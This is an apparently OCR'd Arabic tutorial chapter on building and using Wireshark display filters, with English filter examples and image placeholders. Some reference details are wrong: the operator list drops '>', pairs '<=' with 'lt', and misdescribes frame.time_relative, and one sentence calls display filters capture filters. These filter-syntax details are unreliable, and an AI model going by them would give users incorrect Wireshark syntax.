1. من خلال هذا الزر يمكنك عرض وتحرير وإنشاء مرشحات/فلاتر العرض (شريط الأدوات الرئيسي).
2. زر فلاتر العرض (طريقة أخرى لعرض وتحرير وإنشاء فلاتر العرض).
3. منطقة عرض فلاتر العرض (يتضمن الإكمال التلقائي والكشف عن الخطأ).
4. قائمة فلاتر العرض التي استعمالها لاحقا.
5. **Expression** التي تذهب بك لإنشاء فلاتر العرض.
6. مسح فلاتر العرض بحيث يتم الغاء تطبيق أي فلتر عرض إلى ملف التتبع.

7. تطبيق فلتر العرض المعروض حاليا أثناء عملية الالتقاط حية أو إلى ملف تتبع تم فتحه
8. حفظ فلاتر العرض كزر **Filter Expression**.
9. منطقة ازرار **Filter Expression** (تكون فارغة حتى يتم إنشاء أزرار جديدة).

- **استخدام صيغ فلاتر العرض المناسبة (Use Proper Display Filter Syntax)**

الوايرشارك يتميز بفلاتر العرض والتي تسمح لك بتصفية حركة المرور على الشبكة المستهدفة عن طريق نوع البروتوكول، وعنوان IP، والمنفذ، وما إذا كنت الفلترة حسب نوع البروتوكول، عند القيام بعملية الالتقاط لحركة المرور لأول مرة، ومن ثم استخدام الفلاتر فانه يعرض فقط حركة المرور القادمة من اختيارها على حسب البروتوكول. هذا مفيد عندما تريد مراقبة حركة المرور القادمة من بروتوكول معين بدلا من رصد كل حركة المرور.

لكي تصبح محترف في استخدام فلاتر العرض والتي هي ضرورية للغاية لمحلل الشبكة. هذه هي المهارة التي سوف تستخدم للعثور على إبرة في كومة قش. تعلم كيفية بناء وتعديل، وحفظ فلاتر العرض الرئيسية لإنقاذ نفسك من فقدان ساعات طويلة مع الإحباط بالخوض في "وحل من الحزم".

في حين أن فلاتر الالتقاط (**Capture Filter**) تستخدم الصيغ **BPF**، فان فلاتر الالتقاط (**Display Filter**) تستخدم صيغ مملوكه للوايرشارك (**Wireshark proprietary format**). باستثناء حالات قليلة، فلاتر الالتقاط للوايرشارك تبدو مختلفة جدا عن فلاتر العرض.

- **صيغ ابسط فلاتر العرض (The Syntax of the Simplest Display Filters)**

تستند أبسط فلاتر العرض على البروتوكول، التطبيق، اسم الحقل أو الخاصية. فلاتر العرض هي قضية حساسة. معظم الفلاتر العرض البسيطة هذه تستخدم حالة الحروف الأدنى(**lower case characters**) .

- Protocol Filters (فلاتر العرض على حسب البروتوكول)

- **arp**: Displays all ARP traffic including gratuitous ARPs, ARP requests, and ARP replies
- **ip**: Displays all IPv4 traffic including packets that have IPv4 headers embedded in them (such as ICMP destination unreachable packets that return the incoming IPv4 header after the ICMP header)
- **ipv6**: Displays all IPv6 traffic including IPv4 packets that have IPv6 headers embedded in them, such as 6to4, Teredo, and ISATAP traffic
- **tcp**: Displays all TCP-based communications

- Application Filters (فلاتر العرض القائمة على حسب التطبيقات)

- **bootp**: Displays all DHCP traffic (which is based on BOOTP).
- **dns**: Displays all DNS traffic including TCP-based zone transfers and the standard UDP-based DNS requests and responses
- **tftp**: Displays all TFTP (Trivial File Transfer Protocol) traffic
- **http**: Displays all HTTP commands, responses and data transfer packets, but does not display the TCP handshake packets, TCP ACK packets or TCP connection teardown packets
- **icmp**: Displays all ICMP traffic

- Field Existence Filters (فلاتر العرض القائمة على حسب اسم الحقل)

- **bootp.option.hostname**: Displays all DHCP traffic that contains a host name (DHCP is based on BOOTP)
- **http.host**: Displays all HTTP packets that have the HTTP host name field. This packet is sent by the clients when they send a request to a web server
- **ftp.request.command**: Displays all FTP traffic that contains a command, such as the USER, PASS, or RETR commands


- Characteristic Filters (فلاتر العرض القائمة على حسب الخاصية)

- **tcp.analysis.flags**: Displays all packets that have any of the TCP analysis flags associated with them–this includes indications of packet loss, retransmissions, or zero window conditions

- **tcp.analysis.zero_window**: Displays packets that are flagged to indicate the sender has run out of receive buffer space

الخطأ الأكثر شيوعا عند دخول في فلاتر العرض هو استخدام صيغ فلاتر الالتقاط. حيث فلاتر الالتقاط تستخدم التنسيق **BPF** في حين فلاتر العرض تستخدم الصيغة **proprietary**. هناك بضع المرات القليلة التي يعمل فيها فلتر التقاط وفلتر عرض على حد سواء في وقت واحد. على سبيل المثال، الفلتر **ip** و **icmp** التي يمكن استخدامها على حد سواء كأنه فلتر التقاط وفلتر عرض.

في الشكل التالي، قمنا بفلترة حركة مرور **DNS** في جلسة تصفح الإنترنت. هذا هو الفلتر الكبير عندما تريد معرفة الترابط بين المواقع على شبكة الإنترنت. استخدام هذا الفلتر، يمكننا أن نرى أن استعراض **www.wireshark.org** يسبب عاصفة من استفسارات **DNS** لحل عناوين **IP** المرتبطة بالروابط على الصفحة.




استخدام الية كشف أخطاء فلاتر العرض (Use the Display Filter Error Detection Mechanism)

تذكر أن فلاتر العرض حساسة لحالة الأحرف. إذا قمت بكتابة **DNS** بدلا من **dns**، فسوف يظهر الوايرشارك خلفية حمراء في منطقة فلاتر العرض وذلك للإشارة إلى أن هذا الفلتر لا يعمل. الخلفية الصفراء هو تحذير بأن الفلتر قد لا يعمل كما تريد. وتشير الخلفية الخضراء بان الفلتر يعمل بشكل صحيح، ولكن كن حذرا. الوايرشارك لا يفعل اختبار المنطق(**logic test**) .

أسماء الحقول (Field name)


تقوم العديد من فلاتر العرض التي سوف تقوم بتطبيقها تقون قائمه على أسماء الحقول (مثل **http.host**). لمعرفة اسم حقل، نحدد الحقل في قائمة عرض الحزم وإلقاء نظرة على شريط الحالة(**Status Bar**) ، كما هو مبين في الشكل التالي. في هذا المثال، سوف نقوم بالنقر على الإطار 10 في جزء قائمة الحزم ومن ثم توسيع رأس **HTTP** في جزء تفاصيل الحزم. عند النقر على الخط **Request Method** في المقطع **HTTP** من الحزمة، فان شريط الحالة(**Status Bar**) يشير الى هذا الحق والذي يسمى **http.request.method**.



نحن نكتب **http.request.method** في منطقة فلاتر العرض لعرض كافة الحزم التي تحتوي على هذا الحقل.


طبقنا هذا الفلتر في الشكل التالي. لاحظ أن شريط الحالة يشير إلى أن ملف التتبع، الذي يحتوي على **2011** الحزم وجد فيه 101 حزمه فقط تطابق الفلتر لدينا.

هذا يعبر فلتر عظيم لتحديد ما هي العناصر التي طلبت من قبل عميل **HTTP**. خوادم الويب لا ترسل أساليب طلب **HTTP**، يرسلون رموز استجابة **HTTP**.




- **استخدام الإكمال التلقائي لبناء فلاتر العرض (Use Auto-Complete to Build Display Filters)**

بمجرد كتابة **http.request.method** في منطقة الفلتر، فان الوايرشارك يفتح نافذة تحتوي على خيارات الفلتر. عند كتابة النص **.http** (بما في ذلك نقطة)، تشاهد قائمة بجميع فلاتر العرض الممكن أن تبدأ بهذا النص. عند كتابة **.http.request** فسوف ترى الفلاتر التي تبدأ مع هذه العبارة، كما هو مبين في الشكل التالي.



يمكنك استخدام الميزة الإكمال التلقائي هذه لاكتشاف فلاتر العرض المتاحة. على سبيل المثال، إذا قمت بكتابة **.tcp** (بما في ذلك النقطة)، فان الوايرشارك سوف يسرد جميع فلاتر **TCP** المتاحة. إذا قمت بكتابة **.tcp.analysis**، فان الوايرشارك سوف يسرد جميع فلاتر تحليل **TCP** والتي تتعامل مع مشاكل **TCP** والأداء، كما هو مبين في الشكل التالي. يمكنك النقر على أي فلتر مدرج لكي تستخدمه في منطقة فلاتر العرض.



- **Display Filter Comparison Operators**

يمكنك توسيع الفلتر للبحث عن قيمة معينة في حقل. الوايرشارك يدعم العديد من عوامل المقارنة لهذا الغرض. القوائم التالية تعرض سبعة عوامل مقارنة للوايرشارك.

1. == or eq
   Example: ip.src == 10.2.2.2
   Display all IPv4 traffic from 10.2.2.2
2. != or ne
   Example: tcp.srcport != 80
   Display all TCP traffic from any port except port 80
3. or gt
   Example: frame.time_relative > 1
   Display packets that arrived more than 1 second after the previous packet in the trace file
4. < or lt
   Example: tcp.window_size < 1460
   Display when the TCP receive window size is less than 1460 bytes
5. >= or ge
   Example: dns.count.answers >= 10
   Display DNS response packets that contain at least 10 answers
6. <= or lt
   Example: ip.ttl < 10
   Display any packets that have less than 10 in the IP Time to live field
7. contains
   Example: http contains "GET"
   Display all the HTTP client GET requests sent to HTTP server

استخدام عوامل المقارنة (**comparison operators**) عند فلترة التطبيقات المستندة إلى **TCP**. على سبيل المثال، إذا كنت تريد أن ترى حركة المرور **HTTP** الخاصة بك التي تعمل على المنفذ، استخدم **tcp.port == 80**.

ملحوظه: أنت لا تحتاج إلى إضافة مساحة على جانبي المعامل (**Operator**).


ip.src==10.2.2.2 works the same as ip.src == 10.2.2.2

- **استخدام الـ Expression لبناء فلاتر العرض (Use Expressions to Build Display Filters)**

إذا كان ليس لديك أي فكرة كيفية قيامك بعمل فلتر لأي شيء، انقر فوق الزر **Expression** على شريط الأدوات الرئيسي بجانب منطقة الفلترة. في شاشة **Filter Expression**، يمكنك كتابة اسم التطبيق أو البروتوكول الذي تكون مهتما بالانتقال إلى تلك النقطة في القائمة اسم الحقل. في الشكل التالي، قمنا بكتابة "**SMB**"ومن ثم توسيع **SMB** لعرض النطاقات المتاحة.


الخيار **Relation** يمكن استخدامها إما لإنشاء **field existence filter** أو لإضافة عامل مقارنة(**comparison operators**) . على الجانب الأيمن من نافذة **Filter Expression**، قد تجد القيم المعرفة مسبقا للحقل الذي حدد. للأسف، لا يتم كسر جميع الحقول على النحو تماما كحقل**smb.nt_status** .

اخترنا **smb.nt_status** كحقل، =! كـ **Relation** و **STATUS_SUCCESS** كـ **predefined value**. الوايرشارك يعرض القيمة **0x0** وهي القيمة التي تراها في حقل **NT Status** كاستجابة تشير إلى النجاح. منذ اخترنا المعامل **!=**، فنحن نبحث عن الردود التي لم تكن ناجحة. عندما ننقر فوق موافق، فان الواير شاكر يضع التعبير **smb.nt_status != 0x0** في منطقة فلاتر العرض. يجب النقر فوق الزر **Apply** لوضع الفلتر على حركة المرور.




تعديل واستخدام فلاتر العرض الافتراضية

أنت لا تحتاج إلى البدء من نقطة الصفر. حيث نجد ان الوايرشارك يشمل 15 فلتر عرض افتراضي والتي يمكنك استخدامها كمرجع لإنشاء فلاتر عرض جديدة. حيث إضافة مثل فلاتر العرض الافتراضي هذه لإنشاء نظام تحليل أكثر كفاءة. يمكنك إما بالنقر فوق الزر **Filter** (الموجودة في يسار منطقة فلتر العرض) أو انقر على زر **Display Filter** (في شريط الأدوات الرئيسي) وذلك لفتح نافذة فلاتر العرض الخاص بك. ننظر الى الشكل التالي لرؤية هذين الخيارين.



يبين الشكل التالي قائمة بفلاتر العرض الافتراضية. هذه الفلاتر يمكن تطبيقها ببساطة عن طريق اختيار واحدة من فلاتر العرض المدرجة والنقر فوق **OK**.



كن حذرا قبل استخدام فلتر العرض الافتراضي. فلتر **Ethernet and IP host** لديه قيم والتي لا تتطابق مع الشبكة الخاصة بك. يجب تحرير هذه الفلاتر أو استخدام هذه الفلاتر بأنها "بذرة" لإنشاء مجموعة خاصة بك من فلاتر إيثرنت أو عنوان **IP** .



لتطبيق فلاتر أكثر تعقيدا لحركة المرور الخاصة بك بسرعه، يمكنك بسهولة إضافة هذا إلى قائمة فلاتر العرض المحفوظة.
ملحوظه: يتم حفظ فلاتر العرض في ملف اسمه **dfilters** . انها مجرد ملف نصي ويمكنك استخدام أي محرر نصوص لتحرير هذا الملف (لإضافة الفلاتر ولحذف الفلاتر، أو إعادة ترتيب المرشحات على سبيل المثال). لمعرفة أين يقع الملف **dfilters** الخاص بك، ننظر أولا إلى اسم ملف التعريف (**Profile File**) الذي تعمل عليه. يظهر اسم ملف التعريف الحالي على الجانب الأيمن من شريط الحالة(**Status Bar**) . إذا يشير هذا الاسم الى "**Default**"، فنقوم بالنقر فوق **helps** الموجود في القائمة الرئيسية ومن ثم نختار **About Wireshark** ثم **Folders** ثم النقر نقرا مزدوجا فوق المجلد **Personal Configuration folder hyperlink**. ملف **dfilters** سوف يكون في هذا المجلد. إذا كنت تستخدم ملف تعريف مختلف(**Profile File**) ، اتبع نفس الخطوات لفتح **Personal Configuration folder** الخاصة بك، ولكن نبحث عن المجلد **Profile**. وسوف يكون هناك مجلد فرعي تحت الـ **Profile** والذي يسمى لكل ملف متاح. نظرة من الداخل المجلد للعثور على الملف **dfilters**.

فلترة حركة مرور HTTP بشكل صحيح (Filter Properly on HTTP Traffic)


أن تكون قادرة على الفلترة بشكل صحيح جلسات التصفح مهم جدا عندما تقوم باستكشاف أخطاء جلسة التصفح على شبكة الإنترنت الخاصة بك أو المساعدة في تحديد السبب وراء تحميل موقع ويب الشركة على شبكة الإنترنت ببطء. لا تقع في أكثر الأخطاء شيوعا من قبل الجميع باستخدام اسم التطبيق في الفلتر.
هناك نوعان من الطرق المستخدمة لفلترة حركة مرور**HTTP** .
الطريقة الاولى

tcp.port==xx (where xx denotes the HTTP port in use)

طريقة الفلترة الثانية هي أكثر فعالية. دعونا ندرس لماذا بمقارنة استخدام كل فلتر على ملف التتبع من جلسة التصفح على شبكة الإنترنت.

- **اختبار فلتر التطبيق استنادا إلى رقم منفذ TCP**

الملف التالي يحتوي على أثر اتصال بـ **www.wireshark.org** وطلب تحميل نسخة من الوايرشارك. قمنا بتطبيق فلتر العرض **tcp.port==80** وجد أن، في الواقع، كل الحزم التي تقابل الفلتر الذي طبقناه، كما هو مبين في الشكل التالي. هذا امر جيد لأن هذا هو كل ما لدينا في ملف التتبع.



بالنظر عن كثب في عمود البروتوكول للحزمة 20 في الشكل السابق (كما هو موضح أدناه)

20 0.419581000 67.228.110.120 24.6.173.220 TCP 60 http


تلاحظ أن الوايرشارك يدرك ان هذه هي حزمة **TCP**، وليست حزمة **HTTP**. الوايرشارك لا يرى أية من أوامر او استجابات **HTTP** لذلك **HTTP dissector** لم يطبق على الحزمه. انها مجرد حزمة **TCP**.

(TCP ACKs, FINs, RSTs, and the three-way TCP handshake are simply listed as TCP)

إذا كنت تريد أن ترى حزم تأسيس اتصال **TCP**، وحزم الصيانة، فهذا هو الفلتر المناسب للاستخدام.

- **توخي الحذر من استخدام اسم التطبيق المستند على TCP كفلتر.**

الآن دعونا نرى ما سوف يحدث عندما نضع الفلتر **http** على حركة المرور. في الشكل التالي، يمكنك أن ترى أن الوايرشارك يعرض 13،353 حزمه. تلك هي الحزم التي تحتوي على **HTTP** في عمود البروتوكول.
ملاحظة: إذا كنت ترى 12 إطارات فقط، فانه يتم تعيين **TCP preference** لإعادة تجميع تيارات **TCP**.




هذه صورة ناقصة من جلسة التصفح على شبكة الإنترنت، فنحن لن نكون قادرين على الكشف عن أخطاء **TCP** باستخدام هذا الفلتر **http**. فمن الأفضل دائما استخدام الفلتر استنادا على رقم المنفذ على التطبيقات التي تستخدم**TCP** .

للأسف، فلتر الوايرشارك الافتراضي لحركة المرور **HTTP** هو ببساطة **http**. النظر في تحرير هذا الفلتر الافتراضي للبحث عن حركة المرور **HTTP** يعتمد على رقم المنفذ

تحديد لماذا فلتر العرض DHCP لديك لا يعمل

نحن معتادين على الحديث عن **DHCP** على شبكة عناوين **IPv4** دون الاعتراف بأن **DHCP** يستند على **BOOTP**. لديك فقط أن تعرف هذه القاعدة. إذا كتبت فقط **dhcp** في منطقة فلاتر العرض، منطقة فلاتر العرض تظهر أحمرا حيث يدل هذا على مشكلة في الصيغة، كما هو مبين في الشكل التالي.



على الرغم من أن عمود البروتوكول يدل على حزم ***DHCP***، هذا الفلتر لا يعمل لان **DHCP** قائم على **BOOTP** (***Bootstrap Protocol***) إذا الصيغة الصحيحة لفلاتر العرض هي **bootp**. إذا كنت ترغب في عرض حركة المرور **DHCPv6**، يمكنك ذلك استخدام **dhcpv6** (لان **DHCPv6** لا يعتمد على **BOOTP**).

تطبيق فلاتر العرض استنادا إلى عنوان IP، مجموعة من العناوين، أو الشبكة الفرعية

بدلا من تطبيق فلتر الالتقاط (وربما تفقد حركة المرور ذات الصلة لأنه تم قذف بعض حركة المرور جانبا أثناء عملية الالتقاط)، نستخدم فلاتر العرض للتركيز على حركة المرور لشخص ما. فلاتر عرض عنوان **IP** هذه (**IP address display filters**) هي على الأرجح أكثر الفلاتر استخداما. هناك العديد من الخيارات المتاحة عندما تريد أن ترى حركة المرور من وإلى عنوان **IP** معين، ومجموعة من عناوين، أو الشبكة الفرعية (**Subnet**).

- **فلترة حركة المرور إلى أو من عنوان IP واحد أو المضيف**

